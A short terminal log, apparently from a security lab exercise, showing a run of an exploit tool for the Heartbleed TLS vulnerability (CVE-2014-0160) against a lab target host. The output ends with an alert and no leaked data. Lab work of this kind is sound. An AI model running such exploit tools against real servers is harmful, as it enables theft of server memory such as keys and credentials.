pes1201801948:~$ python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

pes1201801948:~$
```